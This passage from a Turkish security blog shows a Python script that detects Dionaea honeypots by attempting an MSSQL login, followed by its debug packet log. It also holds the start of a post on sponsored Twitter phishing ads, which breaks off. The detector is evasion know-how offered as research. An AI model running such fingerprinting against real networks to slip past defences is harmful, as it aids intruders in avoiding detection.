def banner():
cls()
print "=="
print u"Dionaea Detector v1.0 [https://www.mertsarica.com]"
print "=="
def usage():
print "Usage: python dionaea_detector.py <ip address>\n"
server = "192.168.20.129"
user = "Hack4Career\\MertSARICA"
password = "Hack4Career"
if __name__ == '__main__':
cls()
banner()
if len(sys.argv) < 2:
usage()
sys.exit(1)
else:
pymssql.connect(sys.argv[1], user, password, timeout=3, login_timeout=3)
C:\WINDOWS\system32\cmd.exe
0010 00 01 02 00 21 00 01 03-00 22 00 00 04 00 22 00 |....!... ."....".|
0020 01 ff 08 00 02 10 00 00-02 00 00 |........ ...|
login.c:1106:detected flag 2
login.c:780:using SSPI authentication for 'Hack4Career\MertSARICA' account
sspi.c:270:kerberos name MSSQLSvc/192.168.20.128:1433
login.c:852:quietly sending TDS 7+ login packet
token.c:327:tds_process_login_tokens()
packet.c:639:Received packet
0000 04 01 00 4a 00 00 00 00-ad 36 00 01 04 02 00 00 |...J.... .6......|
0010 16 4d 00 69 00 63 00 72-00 6f 00 73 00 6f 00 66 |.M.i.c.r .o.s.o.f|
0020 00 74 00 20 00 53 00 51-00 4c 00 20 00 53 00 65 |.t. .S.Q .L. .S.e|
0030 00 72 00 76 00 65 00 72-00 00 00 00 00 09 00 05 |.r.v.e.r ....|
0040 77 fd 00 00 00 00 00 00-00 00 |w..... ..|
token.c:336:looking for login token, got ad(LOGINACK)
token.c:374:server reports TDS version 4.2.0.0
token.c:376:Product name for 0x4020000 is unknown
util.c:322:tdserror(00764A70, 0291CAB8, 20003, 0)
dblib.c:7925:dbperror(0295DC10, 20003, 0)
dblib.c:7993:dbperror: Calling dblib_err_handler with msgno = 20003; msg->msgtext = "Adaptive Server connection timed ou
t (192.168.20.128:1433)"
dblib.c:8015:dbperror: dblib_err_handler for msgno = 20003; msg->msgtext = "Adaptive Server connection timed out (192.16
8.20.128:1433)" -- returns 2 (INT_CANCEL)
util.c:352:tdserror: client library returned TDS_INT_CANCEL(2)
util.c:375:tdserror: returning TDS_INT_CANCEL(2)
query.c:3772:tds_disconnect()
util.c:165:Changed query state from IDLE to DEAD
packet.c:597:Read attempt when state is TDS_DEADpacket.c:597:Read attempt when state is TDS_DEADpacket.c:597:Read attemp
t when state is TDS_DEADpacket.c:597:Read attempt when state is TDS_DEADtoken.c:408:Product version 80000000
Python file
length : 1,091 lines : 48
Ln : 48 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS



Kıssadan hisse, balküpü sistemi kullanmadan önce yüksek ve düşük etkileşimli balkü sistemlerinin artılarını ve eksilerini baştan sona değerlendirip, siber saldırganlar tarafından tespit edilmesi zor olanını tercih etmeniz veya zorlaştırma adına mevcut sistemler üzerinde değişiklikler yapmanız sizin veya kurumunuzun yararına olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Ekran görüntüleri T-Pot 16.10 sürümüne ait olsa da, dionaea_detector.py aracının T-Pot'un son sürümü olan 17.10 sürümü ile gelen Dionaea'yı da başarıyla tespit edebildiği teyit edilmiştir.

The post Balküpü Tespiti appeared first on Siber Güvenlik Günlüğü.

Sponsorlu Dolandırıcılık

By Mert SARICA on October 1st, 2018

Siber güvenlik dünyasında olan biteni Twitter'dan takip ettiği için bir gözü Twitter'da olan bir güvenlik araştırmacısı olarak, 2018 Ağustos ayı itibariyle Twitter'da karşıma banka müşterilerini hedef alan sponsorlu oltalama (phishing) reklamlarının çıkmaya başladığını farkettim. Başlarda bu tweetleri sadece Twitter'a bildirmekle yetinsem de, takipçilerimden gelen mesajların sayısının artması ve bu reklamların Ekim ayına kadar sürdüğünü görünce bu konuyla yakından ilgilenmeye karar verdim.

Tweet

11:29 · 18 Ağu 18

Sponsorlu

Tweet


12:32 · 29 Ağu 18


3 Beğeni


Tweet


12:57 · 19 Eyl 18

4 Retweet **53** Beğeni



Nurseda ÖZDEMİR
@nursedaozdemr
Hocam bu yeni, size havale ediyorum 😂
twitter.com/
8 Eyl
Aynen hocam, ilginç olan twitter'a katılım tarihleri 2013, 2016 vs.
Yeni hesap da değiller.
8 Eyl



Tarık Yıldız
@tarikyildiz52
mert hocam selam :)
twitter.com/
:)
nasolda olta 7 atmış
19 Eyl



Se